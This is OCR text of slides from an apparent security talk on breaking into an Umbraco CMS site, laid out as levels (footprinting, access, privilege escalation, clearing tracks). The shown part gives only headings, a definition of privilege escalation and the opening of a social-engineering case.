
<!– END Hardening tip 5 -- >

I am not sure
about this...

But be aware of the
possible impacts


Mission 2: Accomplished

- Exploit known vulnerabilities in specific versions
- Create your own exploit




LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco




LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks




Level 3

Privilege escalation

Privilege escalation


The act of **exploiting a bug**, design flaw or **configuration oversight** in an operating system or software application to **gain elevated access** to resources that are normally protected from an application or user. The result is that an application with **more privileges than intended** by the application developer or system administrator can perform **unauthorized actions**.

Thank you, wikipedia



So...


- We have access to Umbraco, but we want more access



Level 3
Privilege escalation

Mission 3.1:

- Goal: Get more privileges within Umbraco
- Approach: Social engineering



Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->


Case 1: Meet Mike, our happy trainee


- Mike helps editing the site
- It’s a complex website
- No property descriptions in Umbraco


Level 3
Privilege escalation

